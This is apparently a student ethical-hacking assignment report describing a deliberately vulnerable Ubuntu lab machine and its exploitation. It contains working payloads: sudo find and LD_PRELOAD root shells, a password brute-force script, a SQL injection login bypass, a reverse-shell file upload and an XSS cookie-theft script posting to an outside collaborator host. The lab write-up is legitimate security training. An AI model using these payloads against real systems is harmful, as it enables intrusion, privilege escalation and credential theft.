Ethical Hacking

Assignment 1 – Report group 11

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1. Server Configuration

Virtual machine is an Ubuntu server, specifically Ubuntu server LTS 20.04, the initial idea was to create 3 different playable users: Aldo, Giovanni and Giacomo (figure1); each of them has different role, they are independent accounts that providing different paths to gain local and root access to machine

```
syslog : syslog adm tty
user : user adm cdrom sudo dip plugdev lxd
aldo : aldo
giovanni : giovanni
giacomo : giacomo
root : root
```

Figure 1

The passwords for each account are

Aldo: Easy_Piece

Giovanni: Medium_LanumGiacomo: Hard_Taste

And each account has specific permissions sets in sudoers.tmp (figure2) file with visudo command; as you can see there isn't users that has root privileges instead of root, there is also a mysql server in running state (figure3) configured to store root password

```
This file MUST be edited with the 'visudo' command as root.
 Please consider adding local content in /etc/sudoers.d/ instead of
 directly modifying this file.
 See the man page for details on how to write a sudoers file.
Defaults
                env_reset
                mail_badpass
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin'
Defaults
Defaults
                env_keep += "LD_PRELOAD"
Defaults
 User alias specification
 Cmnd alias specification
 User privilege specification
       ALL=(ALL:ALL) ALL
 Members of the admin group may gain root privileges
 Allow members of group sudo to execute any command
aldo
        ALL=(ALL) /usr/bin/find
giovanni
                ALL=(ALL) SETENV: ALL
                ALL=(ALL) /usr/bin/wc
giovanni
giacomo ALL=(ALL) /home/giacomo/bup.sh
 See sudoers(5) for more information on "#include" directives:
```

Figure 2

```
root@server:/home/aldo# service mysql status

• mysql.service - MySQL Community Server

Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)

Active: active (running) since Sat 2024-04-13 20:00:45 UTC; 2min 41s ago

Process: 671 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exited, status=0/SUCCE>
Main PID: 766 (mysqld)

Status: "Server is operational"

Tasks: 37 (limit: 2256)

Memory: 434.0M

CGroup: /system.slice/mysql.service

—766 /usr/sbin/mysqld

Apr 13 20:00:39 server systemd[1]: Starting MySQL Community Server...

Apr 13 20:00:45 server systemd[1]: Started MySQL Community Server.

lines 1-13/13 (END)
```

Figure 3

Mysql was installed with apt packet manager with apt install -y mysql-server command; for the first time, the server hasn't a password protection, so access is free for all users thanks mysql -u root -p command (figure4). To set a password use ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY '<password_db>' (figure5). To be exploitable, mysql database has a bup.sh script that allows to insert its password to perform the backup of the content of database in /root folder; script matches the password for checking with a .creds file (figure6) that contains mysql databases password, naturally this file is hidden and in the /root folder, that is inaccessible without root privileges; for finally configuration, some mysql databases parameters was changed, like bind_address that is modified into 0.0.0.0 to be reachable from everyone (figure7); configuration file modified is mysqld.cnf (figure8) in /etc/mysql.conf.d path (figura9)

```
root@server:/home/user# mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 8.0.36–OubuntuO.20.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

Figure 4

```
mysql> ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY 'lovediscomusic8Oyears
';
Query OK, O rows affected (0.01 sec)
```

Figure 5

```
root@server:~# pwd
/root
root@server:~# ls
snap
root@server:~# nano .creds
```

Figure 6

Figure 7

```
Here is entries for some specific programs
 The following values assume you have at least 32M ram
[mysqld]
# * Basic Settings
user
                 = mysql
# pid-file
                 = /var/run/mysqld/mysqld.pid
# socket
                 = /var/run/mysqld/mysqld.sock
# port
# datadir
                 = /var/lib/mysql
# If MySQL is running as a replication slave, this should be
# changed. Ref https://dev.mysql.com/doc/refman/8.0/en/server–system–variables.html#sysvar_tmpdir
  Instead of skip-networking the default is now to listen only on
 localhost which is more compatible and is not less secure.
bind-address
                          = 0.0.0.0
mysqlx-bind-address
                          = 127.0.0.1
  * Fine Tuning
key_buffer_size
                          = 16M
# max_allowed_packet
                          = 64M
 thread_stack
```

Figure 8

```
root@server:/etc/mysql/mysql.conf.d# ls
mysql.cnf mysqld.cnf
root@server:/etc/mysql/mysql.conf.d# _
```

Figure 9

Inside mysql database there is root credentials inside a db called users (figure 10), there is a tables called also users and inside the table there are fields username and password

```
mysql> CREATE DATABASE users;
Query OK, 1 row affected (0.02 sec)
mysql> USE users;
Database changed
mysql> CREATE TABLE users ( id INT AUTO_INCREMENT PRIMARY KEY, username VARCHAR(255) NOT NULL, passw
ord VARCHAR(255) NOT NULL);
Query OK, 0 rows affected (0.12 sec)
```

Figure 10

To recap passwords are

- Mysql: lovediscomusic80years
- Root: I_Have_root_Password (N_Yahe_iqiv_Rigxnodd)

Root password inside the db is crypted with a particular keys with unusual crypt function; the function is retrieved on cyberchef tool, called **Vigenere** and the key is **framarcuccio** (figure11). Command to insert the row in the db was INSERT INTO users (username, password) VALUES ('root',

'N_Yahe_iqiv_Rigxnodd'); (figure12). Managing script is bup.sh (figure13) as mentioned before.




Figure 11

Figure 12

```
2 DB_USER="root"
 3 DB_PASS=$(/usr/bin/cat /root/.creds)
4 BACKUP_DIR="/root/mysql"
 6 T
     ad -s -p "Enter MySQL password for $DB_USER: " USER_PASS
 7 /usr/bin/echo
 8
            /usr/bin/echo "Password confirmed!"
10
             /usr/bin/echo "Password confirmation failed!"
13
14 fi
16 /usr/bin/mkdir -p "$BACKUP_DIR"
18 databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev
   "(Database|information_schema|performance_schema)")
19
20 for db in $databases; d
21
        /usr/bin/echo "Backing up database: $db"
        /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/
24
25 /usr/bin/echo "All databases backed up successfully!"
26 /usr/bin/echo "Changing the permissions"
27 /usr/bin/chown root:sys-adm "$BACKUP_DIR"
28 /usr/bin/chmod 774 -R "$BACKUP_DIR"
   /usr/bin/echo 'Done!'
29
```

Figure 13

Read and write permissions were given to the folder /usr/local/bin only to the user giacomo (in addition to root), within which the files framarcuccio.sh (figure a) and vigenere. sh (figure b) were created. The names of the files are the key and the name of the function to decrypt the password, respectively, and it is written explicitly within them. These two files are used to create two cron jobs that run The .sh files every two minutes: they are placed in the crontab file (figure c)

```
GNU nano 4.8 framarcuccio.sh

!!/bin/bash

echo "This is the name of the key"

Actions Edit View Help

corrupt history file /home/kali/.zsh_history
```

Figure a

```
GNU nano 4.8 vigenere.sh
#!/bin/bash
echo "This is the name of the function for decriptioning of the password"
```

Figure b

```
GNU nano 4.8 /tmp/crontab.d5T88J/crontab

*/2 * * * * /usr/local/bin/framarcuccio.sh

*/2 * * * * /usr/local/bin/vigenere.sh
```

Figure c

2. Privilege escalation

In this section we will see how to gain root access starting from local access gained before, for each local access there is a specific user, for each user there is a specific root escalation to perform, lets see in details how to obtain it

- SUDO Missconfiguration: Aldo's user
- LD_PRELOAD Shared Library Attack: Giovanni's user
- Code Injection and BruteForce + CronJob Exploitation: Giacomo's user

Starting from Aldo access, as you can see he hasn't privileges to execute sudo commands (figure 14), unless a misconfiguration that allows him to use find command with sudo privileges, you can see this with sudo -l command (figure 15); the exploitation to gain root access can be performed executing exec command after find, to execute a /bin/bash with sudo privilege, consequently the shell that will be open will have the same privileges as find command runned from aldo, so root (figure 16)

```
aldo@server:/home$ sudo su
Sorry, user aldo is not allowed to execute '/usr/bin/su' as root on server.
```

Figure 14

```
aldo@server:/home$ sudo -l
Matching Defaults entries for aldo on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, env_keep+=LD_PRELOAD,
    !authenticate
User aldo may run the following commands on server:
    (ALL) /usr/bin/find
```

Figure 15

```
aldo@server:/home$ whoami
aldo
aldo@server:/home$ sudo find / -exec /bin/bash \; -quit
root@server:/home# whoami
root
root@server:/home#
```

Figure 16

Giovanni privileges are to execute wc command and to set every environment variables, as you can see from sudo -l command (figure17); those privileges are enough to exploit the only variables presaved that is LD_PRELOAD, the aim is to load inside this variable a shared library created ad oc to run a shell, if setting of the variable is attached to wc command execution, that will be executed by sudo privileges by Giovanni, then the exploitation will work. Create ad oc .c code called shell.c (figure18), compile it with gcc -fPIC -shared -o shell.so shell.c -nostartfile command to create shared object shell.so from shell.c (figure19); after compilation, sets shell.so into LD_PRELOAD variable and run the wc command to run everything with sudo privileges (figure20) then return shell with root

```
giovanni@server:/home$ sudo -l
Matching Defaults entries for giovanni on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, env_keep+=LD_PRELOAD,
    !authenticate

User giovanni may run the following commands on server:
    (ALL) SETENV: ALL
    (ALL) /usr/bin/wc
```

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/types.h>
4
5 void _init() {
6         unsetenv("LD_PRELOAD");
7         setuid(0);
8         setgid(0);
9         system("/bin/bash -p");
10      }
11
```

Figure 18

Figure 19

```
giovanni@server:~$ pwd
/home/giovanni
giovanni@server:~$ whoami
giovanni
giovanni@server:~$ sudo LD_PRELOAD=/home/giovanni/shell.so wc readfile.txt
root@server:/home/giovanni# whoami
root
root@server:/home/giovanni#
```

Figure 20

Notice that in this attack, the file was created on attack machine and after downloaded into victim server with python server and wget

As we can see, Giacomo user has the privileges to run bup.sh script (figure21), when running, required the db password to complete the backup, seeing the code, you can notice that there are some vulnerabilities regarding password matching control, you can exploit this code, creating ad oc code to bruteforce every characters of the password (figure22). After given permission to execute this code with chmod, run the script and see the output that retrieves the password of the db (figure23) and consequently the password can be inserted to access to mysql -u root -p, see the content of the tables and discover the password root password crypted (figure24)

```
giacomo@server:/home$ sudo -1
[sudo] password for giacomo:
Matching Defaults entries for giacomo on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    env_keep+=LD_PRELOAD
.
User giacomo may run the following commands on server:
    (ALL) /home/giacomo/bup.sh
giacomo@server:/home$ _
```

```
1 import string
2 import subprocess
 4 def check_password(p):
        command = f"echo '{p}*' | sudo /home/giacomo/bup.sh"
        result = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
return "Password confirmed!" in result.stdout
 6
 9 charset = string.ascii_letters + string.digits
10 password =
11 is_password_found = False
13 while not is_password_found:
14
        for char in charset:
             if check_password(password + char):
    password += char
15
16
17
18
19
                  print(password)
break
20
             is_password_found = True
21
```

Figure 22

```
giacomo@server:~$ python3 exploitbup.py
lo
lov
love
loved
lovedi
lovedis
lovedisc
lovedisco
lovediscom
lovediscomu
lovediscomus
lovediscomusi
lovediscomusic
lovediscomusic8
lovediscomusic80
lovediscomusic80y
lovediscomusic80ye
lovediscomusic80yea
lovediscomusic80year
lovediscomusic80years
giacomo@server:~$
```

Figure 23

Figure 24

Following a server configuration on an attacking machine (figure 26)(kali was used in this case, with ip address 10.0.0.1), the lineas.sh file must be downloaded (figure 27).

In general, LinPEAS also checks the permissions of the current user in the cron PATH, as well as the directories that host all scripts executed using the absolute path.

Because of this check, you can see red/yellow in the directory/usr/local/bin, which means that giacomo has write and read permissions in that directory(figure 28). So all you will have to do is go to that specific directory, open the files so that you can take the information from it and then enter it into the cyberchef tool, with the purpose of decrypting the password.

```
(kali® kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figura 26

Figura 27


```
Cron jobs
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-
/usr/bin/crontab
*/2 * * * *
                       l/bim/framarcuccio.sh
*/2 * * * *
                        ∕bin/vigenere.sh
                           1042 Feb 13 2020 /etc/crontab
-rw-r--r-- 1 root root
/etc/cron.d:
total 20
            2 root root 4096 Mar 14 2023 .
drwxr-xr-x
drwxr-xr-x 101 root root 4096 Apr 14 16:59 ..
-rw-r--r-- 1 root root 201 Feb 14 2020 e2scrub_all
           1 root root 102 Feb 13 2020 .placeholder
1 root root 190 Mar 14 2023 popularity-contest
-rw-r--r--
-rw-r--r--
/etc/cron.daily:
total 48
drwxr-xr-x
             2 root root 4096 Apr 13 10:20 .
drwxr-xr-x 101 root root 4096 Apr 14 16:59 ..
```

Figura 28


3. Local access

In this section we will see how to gain local access.

After identifying the VM's IP address and entering it into the browser's address bar, we were able to view the website



After a quick port scanning,




we can see the presence of an Apache server on port 80 running on the machine, and we can also see MySQL on port 3306.

After a quick directory scan, we see that there might be something interesting, such as admin.php, and robots.txt.

```
kali@kali: ~
 File Actions Edit View Help
(kali@kali)-[~]


gobuster dir -u http://192.168.188.161/ -w /usr/share/wordlists/dirb/common.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                                               http://192.168.188.161/
[+] Method:
[+] Threads:
                                                               GET
[+] Inreads:
[+] Wordlist:
[+] Negative Status codes:
[+] User Agent:
[+] Timeout:
                                                               /usr/share/wordlists/dirb/common.txt
                                                          404
                                                              gobuster/3.6
10s
Starting gobuster in directory enumeration mode
                                               (Status: 403) [Size: 280]
(Status: 403) [Size: 280]
                                               (Status: 403) [Size: 280]
(Status: 403) [Size: 280]
(Status: 403) [Size: 28]
(Status: 302) [Size: 1] [→ login.php]
(Status: 403) [Size: 280]
(Status: 301) [Size: 321] [→ http://192.168.188.161/cronjobs/]
(Status: 301) [Size: 316] [→ http://192.168.188.161/css/]
(Status: 301) [Size: 316] [→ http://192.168.188.161/img/]
(Status: 200) [Size: 998]
(Status: 301) [Size: 323] [→ http://192.168.188.161/javascript
(Status: 301) [Size: 323] [→ http://192.168.188.161/phpmyadmin
(Status: 200) [Size: 31]
(Status: 403) [Size: 280]
(Status: 403) [Size: 320] [→ http://192.168.188.161/uploads/]
(99.98%)
/.htpasswd
/admin.php
/.htaccess
/css
/img
/index.html
                                                                                                                                                                                                                    I
/phpmyadmin
/robots.txt
/uploads (Status:
Progress: 4614 / 4615 (99.98%)
Finished
```

Let's see the robots.txt, nothing here.. and admin.php is not accessible



We put three vulnerabilities:

- **Sql injection** (Easy)
- **File Upload vulnerability** (Medium)
- **xss con Stealing dei cooki**e (Hard)
- For the **first** vulnerability, we have a login page that can be simply bypassed with a boolean-based sql injection. Furthermore, since passwords in the database are stored in plain text, it might also be possible to acquire the credentials through a brute-force attack



The provided sqlinjection would likely bypass the login mechanism because it would modify the SQL query to something like

SELECT * FROM users WHERE username=" OR '1'='1'#' AND password=" OR '1'='1'#

The application orders the results in such a way that the SQL injection returns the first user in the database.


In a corporate environment, let's imagine an employee authentication system that uses a database to store user credentials. If this system doesn't properly sanitize user inputs, an attacker could inject malicious SQL commands into the password field to manipulate queries and gain unauthorized access to the system. Such an attack could compromise sensitive company data, such as employee information or financial data.




In this way we obtain the credentials to do privilege escalation after.

username: aldo password: Easy_Piece


- For the second vulnerability, we have a signup page and we see the possibility to upload an image.




As we can see it says , .php file is not allowed, a control on the MIME type has been implemented.




We intercept the request with burpsuite, and we change the Content-type with image/jpeg.






And we can see, we can login with success!!


As we might remember, in the directory scan we saw a directory called uploads, that now reveals to be useful.



we uploaded a shell.php to do a reverse shell attack.



Here, we can find a flag.txt in /var/www/webapp that contains the password of giovanni, the second user to do a privilege escalation with.




In addition, in /etc/passwd we can see the nicknames both of giovanni and giacomo (the third user).

Let's consider a scenario where a company application allows customers to upload documents to complete the registration process. If this feature lacks sufficient checks to verify file types and prevent the upload of executable files or malicious scripts, an attacker could upload a file containing malware or harmful scripts. This could compromise the security of business data or customer personal information.

- For what concerns the third vulnerability, cross-site scripting to steal cookies.
- We can inject in the comment section, a similar payload:

```
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
  method: 'POST',
  mode: 'no-cors',
  body:document.cookie
});
</script>
```


- This script will make anyone who views the comment issue a POST request containing their cookie to your subdomain on the public Collaborator server.
- We used Burp collaborator, but there are many free tools that can be used, such as: https://github.com/adrianalvird/collaborator.git



As soon as we submit the malicious comment, we can see that a request arrives, those are the admin's cookie.

Suppose the company has a website with a section for user comments. If this section fails to properly filter user input, an attacker could inject an XSS script into the comments. When other employees visit the site and view the infected comments, the XSS script could execute in their browsers, allowing the attacker to steal their login credentials or other sensitive information stored in session cookies.

The value of the cookie we set, is actually the password of the third user encoded in base32.



To automatize the admin that constantly sees the comments on the page, we tried both headless browser and a cronjob that 'looks for' new posts in the DB and connects to the URLs found inside <script>, passing the cookie...".

the script for the headless browser can be found in /var/www/webapp/headless.js , and it can be launched with node headless.js, the cronjob script can be found in /var/www/webapp/cronjobs/cronjob.sh.